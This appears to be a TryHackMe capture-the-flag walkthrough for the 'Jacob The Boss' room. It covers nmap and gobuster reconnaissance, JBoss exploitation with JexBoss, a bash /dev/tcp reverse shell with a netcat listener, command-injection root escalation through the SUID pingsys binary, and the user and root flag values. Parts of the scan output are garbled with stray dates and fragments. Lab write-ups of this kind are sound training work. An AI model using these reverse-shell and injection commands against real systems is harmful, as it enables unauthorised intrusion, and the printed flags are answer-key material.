

Tryhackme Free Room: Jacob The Boss (Medium)

1. Reconnaissance

An Nmap scan was performed to identify open ports and running services on the target system.

- nmap -sC -sV <target-ip>

```
Not shown: 968 closed tcp ports (conn-refused)
PORT      STATE     SERVICE      VERSION
22/tcp    open      ssh          OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 82:ca:13:6e:d9:63:c0:5f:4a:23:a5:a5:10:3c:7f (RSA)
|   256 a4:6e:d2:5d:0d:36:2e:73:2f:1d:52:9c:e5:8a:7b:04 (ECDSA)
|_  256 6f:54:a6:5e:ba:5b:ad:cc:87:ee:d3:a8:d5:e0:aa:2a (ED25519)
80/tcp    open      http         Apache httpd 2.4.6 ((CentOS) PHP/7.3.20)
|_http-server-header: Apache/2.4.6 (CentOS) PHP/7.3.20
|_http-title: My first blog
111/tcp   open      rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version  port/proto  service
|   100000  2,3,4      111/tcp    rpcbind
|   100000  2,3,4      111/udp   rpcbind
|   100000  3,4       111/tcp6   rpcbind
|_  100000  3,4       111/udp6   rpcbind
1090/tcp  open      java-rmi   Java RMI
|rmi-dumpregistry: ERROR: Script execution failed (use -d to debug)
1098/tcp  open      java-rmi   Java RMI
1099/tcp  open      java-object Java Object Serialization
| fingerprint-strings:
|   NULL:                               By Jacob the Boss,  Friday, July 31 2020.
|   java.rmi.MarshalledObject|  0 comments
|   hash[...]
|   locBytest
|   objBytesq
|   http://jacobtheboss.box:8083/q
|   org.jnp.server.NamingServer_Stub
|   java.rmi.server.RemoteStub
|   java.rmi.server.RemoteObject
|   xpw;
|   UnicastRef2
|_  jacobtheboss.box
3306/tcp  open      mysql       MariaDB (unauthorized)
4444/tcp  open      java-rmi   Java RMI
4445/tcp  open      java-object Java Object Serialization
4446/tcp  open      java-object Java Object Serialization
8009/tcp  open      ajp13      Apache Jserv (Protocol v1.3)
| ajp-methods:
```

```

objBytesq
http://jacobtheboss.box:8083/q
org.jnp.server.NamingServer_Stub
java.rmi.server.RemoteStub
java.rmi.server.RemoteObject
xpw;
UnicastRef2
jacobtheboss.box
3306/tcp open mysql MariaDB (unauthorized)
4444/tcp open java-rmi Java RMI
4445/tcp open java-object Java Object Serialization
4446/tcp open java-object Java Object Serialization
8009/tcp open ajp13 Apache Jserv (Protocol v1.3) FRIDAY, JULY 31, 2020
|_ajp-methods:
|_ Supported methods: GET HEAD POST PUT DELETE TRACE OPTIONS
|_ Potentially risky methods: PUT DELETE TRACE
|_ See https://map.oreilly.com/oreilly/book/0636940727/ch01.html
8080/tcp open http Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-title: Welcome to JBoss@trade;
|_http-methods:
|_ Potentially risky methods: PUT DELETE TRACE
8083/tcp open http JBoss service httpd
|_http-title: Site doesn't have a title (text/html)
10629/tcp filtered unknown
3 services unrecognized despite returning data. If you know the service/version,
NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====
SF:Port1099-TCP:V=7.94SVN#I=7%D=11/22%Time=6921ACB3P=x86_64-pc-linux-gnu%
SF:(NULL,16F,"\\xac\\xed\\0\\x05r\\0\\x19java..rmi.MarshalledObject\\\"\\bd\\xe
SF:\\x97\\edc\\xfc\\\"\\x02\\0\\x03I\\0\\x04hash\\\"\\x08loc8bytest\\\"\\x02\\\"\\B\\\"\\x08b
SF:\\Bytesq\\\"\\x01xp\\\"\\x91\\xb4\\\"\\x29ur\\\"\\x07\\\"\\B\\\"\\xac\\xf3\\\"\\x7\\\"\\xf8\\\"\\x06\\\"\\x87\\\"\\x0
SF:\\x2\\\"\\x0p\\\"\\x0\\\"\\x0\\\"\\x05t\\\"\\x1d\\\"\\http://jacobtheboss.box:8083\\\"\\
SF:\\\"\\x0\\\"\\x0q\\\"\\x0\\\"\\x0u\\\"\\x03\\\"\\x0\\\"\\x0c7\\\"\\xac\\\"\\xed\\\"\\x05r\\\"\\x290rg..rmi.serv
SF:r,(NULL,4,"\\xac\\xed\\0\\x05");
NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====
SF:Port4445-TCP:V=7.94SVN#I=7%D=11/22%Time=6921ACB9P=x86_64-pc-linux-gnu%
SF:(NULL,4,"\\x05");

```

2. Enumeration

Gobuster was used to identify publicly accessible directories on the target web server. However, no directories of significant interest were found during the enumeration process. But nothing founds.

- gobuster dir -u <http://jacobtheboss.box/> -w SecLists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt -

```


(kali㉿kali)-[~]
$ gobuster dir -u http://jacobtheboss.box/ -w SecLists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt -
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://jacobtheboss.box/
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     SecLists/Discovery/Web-Content/DirBuster-2007_directory-list-
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.8
[+] Timeout:      10s
FRIDAY, JULY 31 2020
Starting gobuster in directory enumeration mode
=====
/themes          (Status: 301) [Size: 239] [→ http://jacobtheboss.box/themes/]
/public          (Status: 301) [Size: 239] [→ http://jacobtheboss.box/public/] in to
/admin           (Status: 301) [Size: 238] [→ http://jacobtheboss.box/admin/]
/plugins         (Status: 403) [Size: 209]
/db              (Status: 403) [Size: 204]
/cache           (Status: 403) [Size: 207] Friday, July 31 2020.
/inc             (Status: 403) [Size: 205]
/LICENSE         (Status: 200) [Size: 17987]
/var             (Status: 403) [Size: 205]
/CHANGELOG       (Status: 200) [Size: 47513]
/CREDITS         (Status: 200) [Size: 817]
/locales         (Status: 301) [Size: 240] [→ http://jacobtheboss.box/locales/]

```

During service enumeration, port **8080** was identified as running a **JBoss Application Server**.

Accessing the web console revealed the server version.



After identifying the version, publicly available information was reviewed to check for any known vulnerabilities related to this JBoss version.

The screenshot shows a search results page for 'JBoss AS 3/4/5/6 - Remote Command Execution'. The results include:

- Exploit-DB**: <https://www.exploit-db.com/exploits> - JBoss AS 3/4/5/6 - Remote Command Execution (31 Mar 2015)
- GitHub**: <https://github.com/joaoamatof/jexboss> - JexBoss: Jboss (and Java Deserialization Vulnerabilities) ...
- Red Hat Documentation**: <https://docs.redhat.com/documentation/html-single> - Release Notes 5.0.1 | Red Hat JBoss Enterprise ...
- Maven Repository**: <https://mvnrepository.com/artifact/org.jboss.jbossas> - jboss-as-server » 5.0.0.GA

2. Vulnerability Identification

Public sources were searched for vulnerabilities associated with the detected JBoss version. A publicly available tool from GitHub was then used to verify whether the JBoss instance was potentially vulnerable.

The tool confirmed the presence of a vulnerability that allowed limited remote interaction with the system.

A publicly available JBoss exploitation tool, JexBoss, was used for verification and exploitation: (<https://github.com/joaomatosf/jexboss>)

The screenshot shows the GitHub repository page for 'jexboss' by 'joaomatosf'. The page includes a README file, a license, and a file named 'requires.txt'. The README describes JexBoss as a tool for testing and exploiting Java deserialization vulnerabilities in JBoss Application Server and other Java platforms. It lists requirements (Python >= 2.7.x, urllib3, ipaddress) and provides installation instructions for Linux/Mac. A terminal window at the bottom shows the command to clone the repository and run the tool.

```
git clone https://github.com/joaomatosf/jexboss.git
cd jexboss
pip install -r requirements.txt
python jexboss.py -h
python jexboss.py -host http://target_host:8080
```

4. Shell Access

- Python jexboss.py -host <http://target host:8080>

After running the verification tool, a shell with limited privileges was obtained on the target system

The terminal window shows the following text:

```

* Do you want to try to run an automated exploitation via "jmx-console" ?      MSFVenom      HoaxShell
  If successful, this operation will provide a simple command shell to execute
  commands on the server..
  Continue only if you have permission!
yes/NO? yes

* Sending exploit code to http://10.201.105.187:8080. Please wait ...

* Successfully deployed code! Starting command shell. Please wait ...

# ----- # LOL # ----- #
* http://10.201.105.187:8080:                                Bash 196
# ----- # Bash read line

* For a Reverse Shell (like meterpreter -], type the command:          Bash 5
jexremote=YOUR_IP:YOUR_PORT
Example:                                Bash up
Shell>jexremote=192.168.0.10:4444
Or use other techniques of your choice, like: nc mkfifo
Shell>/bin/bash -i > /dev/tcp/192.168.0.10/4444 0>&1 2>&1
And so on ... -]
# ----- # nc.exe -e
Failed to check for updates
Linux jacobtheboss.box 3.10.0-1127.18.2.el7.x86_64 #1 SMP Sun Jul 26 15:27:06 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
' Failed to check for updates
\\$ Kernel \\r on an \\m
' Failed to check for updates
uid=1001(jacob) gid=1001(jacob) groups=1001(jacob) context=system_u:system_r:initrc_t:s0
[Type commands or "exit" to finish]
Shell> /bin/bash -i > /dev/tcp/10.2.34.84/9001 0>&1 2>&1
[
```

- /bin/bash -i > /dev/tcp/10.10.10.10/9001 0>&1 2>&1

Set up a listener with **Netcat**.

- nc -lvp 9001

A basic /bin/bash shell was used to interact with the system

The terminal window shows the following text:

```

(kali㉿kali)-[~/jexboss] kali Docs Kali Forums Kali NetHunter
$ nc -lvp 9001
listening on [any] 9001 ...
connect to [10.2.34.84] from (UNKNOWN) [10.201.105.187] 51046
bash: no job control in this shell
[jacob@jacobtheboss /]$ 
```

During further exploration, a user directory named **jacob** was found, and the **user.txt** flag was successfully retrieved from:

/home/jacob/user.txt

```
[jacob@jacobtheboss home]$ cd jacob
cd jacob
[jacob@jacobtheboss ~]$ ls
ls
user.txt
[jacob@jacobtheboss ~]$ cat user.txt
cat user.txt
f4d491f280de360cc49e26ca1587cbcc
[jacob@jacobtheboss ~]$
```

5. Privilege Escalation

During Linux privilege escalation enumeration, the command sudo -l was used to check the current user's sudo permissions, but no passwordless or misconfigured sudo entries were found. Next, the command find / -type f -perm -04000 -ls 2>/dev/null was executed to list all SUID-root binaries present on the system. These SUID programs run with root privileges and are documented for further analysis, as any vulnerability in them could be abused for privilege escalation

```
[jacob@jacobtheboss ~]$ sudo -l
Bash-4
sudo -l
We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:
#1) Respect the privacy of others.
#2) Think before you type.
#3) With great power comes great responsibility.
Bash-5
sudo: no tty present and no askpass program specified
[jacob@jacobtheboss ~]$ find / -type f -perm -4000 -ls 2>/dev/null
find / -type f -perm -4000 -ls 2>/dev/null
5081453 12 -rwsr-xr-x 1 root      root      8536 Jul 30 2020 /usr/bin/pingsys
100759947 32 -rwsr-xr-x 1 root      root      32096 Oct 30 2018 /usr/bin/fusermount
100737943 80 -rwsr-xr-x 1 root      root      78408 Aug  9 2019 /usr/bin/gpasswd
100795659 32 -rwsr-xr-x 1 root      root      32128 Apr  1 2020 /usr/bin/su
100788823 24 -rws---x--x 1 root      root      23968 Apr  1 2020 /usr/bin/chfn
100737946 44 -rwsr-xr-x 1 root      root      41936 Aug  9 2019 /usr/bin/newgrp
100778623 24 -rws---x--x 1 root      root      23880 Apr  1 2020 /usr/bin/chsh
100907751 144 ----s---x--x 1 root      root      147336 Apr  1 2020 /usr/bin/sudo
100795644 44 -rwsr-xr-x 1 root      root      44264 Apr  1 2020 /usr/bin/mount
100737942 76 -rwsr-xr-x 1 root      root      73888 Aug  9 2019 /usr/bin/charge
100795664 32 -rwsr-xr-x 1 root      root      31984 Apr  1 2020 /usr/bin/umount
100887380 60 -rwsr-xr-x 1 root      root      57656 Aug  8 2019 /usr/bin/crontab
100868188 24 -rwsr-xr-x 1 root      root      23576 Apr  1 2020 /usr/bin/pkexec
100759930 28 -rwsr-xr-x 1 root      root      27856 Apr  1 2020 /usr/bin/passwd
20717 12 -rw-r----- 1 root      root      11232 Apr  1 2020 /usr/sbin/pam_timestamp_check
20719 36 -rwsr-xr-x 1 root      root      36272 Apr  1 2020 /usr/sbin/unix_chkpwd
217887 12 -rwsr-xr-x 1 root      root      11296 Apr  1 2020 /usr/sbin/usernetctl
346906 116 -rwsr-xr-x 1 root      root      117432 Apr  1 2020 /usr/sbin/mount.nfs
100801794 16 -rwsr-xr-x 1 root      root      15432 Apr  1 2020 /usr/lib/polkit-agent-helper-1
100801792 60 -rwsr-x--- 1 root      dbus      57936 Jul 13 2020 /usr/libexec/dbus-1/dbus-daemon-launch-helper
[jacob@jacobtheboss ~]$
```

- find / -type f -perm -4000 -ls 2>/dev/null

After identifying /usr/bin/pingsys as a SUID-root binary, it was tested for command injection by passing the argument '127.0.0.1; /bin/bash'. The application executed the embedded /bin/bash command with root privileges, providing a root shell as

confirmed by the whoami command. This demonstrates a command injection vulnerability in the SUID pingsys binary that allows a local attacker to escalate privileges from a normal user to root

- /usr/bin/pingsys '127.0.0.1; /bin/bash'

```
[jacob@jacobtheboss ~]$ /usr/bin/pingsys '127.0.0.1; /bin/bash'  
/usr/bin/pingsys '127.0.0.1; /bin/bash'  
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.014 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.025 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.025 ms  
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.023 ms  
  
— 127.0.0.1 ping statistics —  
4 packets transmitted, 4 received, 0% packet loss, time 2999ms  
rtt min/avg/max/mdev = 0.014/0.021/0.025/0.007 ms  
whoami  
root
```

After successfully exploiting the vulnerable SUID pingsys binary and obtaining a root shell, access to the /root directory was achieved. Listing the contents of /root revealed several files, including root.txt, which could then be read using cat root.txt to retrieve the final flag value. This confirms full privilege escalation from an unprivileged user to the root account on the target system

```
cd /root  
ls  
anaconda-ks.cfg  
jboss.sh  
original-ks.cfg  
root.txt  
cat root.txt  
29a5641eaa0c01abe5749608c8232806
```

Thank You for Reading.